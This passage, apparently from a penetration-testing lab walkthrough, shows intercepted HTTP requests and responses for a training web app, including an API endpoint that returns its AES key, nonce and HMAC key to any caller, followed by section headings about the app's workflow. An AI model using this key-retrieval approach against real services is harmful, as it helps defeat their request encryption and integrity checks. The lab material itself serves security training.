10 Referer: http://127.0.0.1:8000/
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
13
14 {
     "encryptedData":
     "64a42f82e97c7af60557fbbf9eeef7deb047b8a94e627b75d08aaa
     482e0bf2fe4bf57f7c108656b716baa7692cef8023",
     "iv":"5f18e08c5991d8bc92f1b68da02dadaa"
   }
```

Response

Pretty | Raw | Hex | Render

```
1  HTTP/1.1 400 Bad Request
2  X-Powered-By: Express
3  Access-Control-Allow-Origin: *
4  Content-Type: application/json; charset=utf-8
5  Content-Length: 25
6  ETag: W/"19-Ke98R+kPeFsybznP4RbhiIr7p1Q"
7  Date: Thu, 10 Oct 2024 16:30:29 GMT
8  Connection: keep-alive
9  Keep-Alive: timeout=5
10
11 {
     "error":"Invalid nonce"
   }
```

THE KEYS REQUEST

Original request

Pretty Raw Hex

```
GET /api/v1/keys HTTP/1.1
Host: warrior-lab-1.0.thehackrspace.com:3001
Accept-Language: en-GB,en;q=0.9
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/129.0.6668.71 Safari/537.36
Origin: http://127.0.0.1:8000
Referer: http://127.0.0.1:8000/
Accept-Encoding: gzip, deflate, br
If-None-Match: W/"86-NuaO2xPqGXSSczGfk6H8t8mTSis"
Connection: keep-alive
```


Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 134
ETag: W/"86-rtRhdNOGhsWzUTj8/3noecoj7dk"
Date: Thu, 10 Oct 2024 16:27:07 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "aesKey":"d1a83b8ec14b4c253889cde27199a4a8",
  "nonce":152,
  "hmacKey":
  "2980bf1b69fe820fff689aecb8381988443733927a350fa478239a2
  a0c361b7c"
}
```

APPLICATION WORKFLOW




SIGN IN

BACK TO AGENDA PAGE


GAMEPLAY

APPLICATION FLOW


APPLICATION FUNCTIONALITIES




CONSULTANTS FUNCTIONALITY



MY CONSULTATIONS FUNCTIONALITY



CONSULTATION DETAILS



SIGN IN

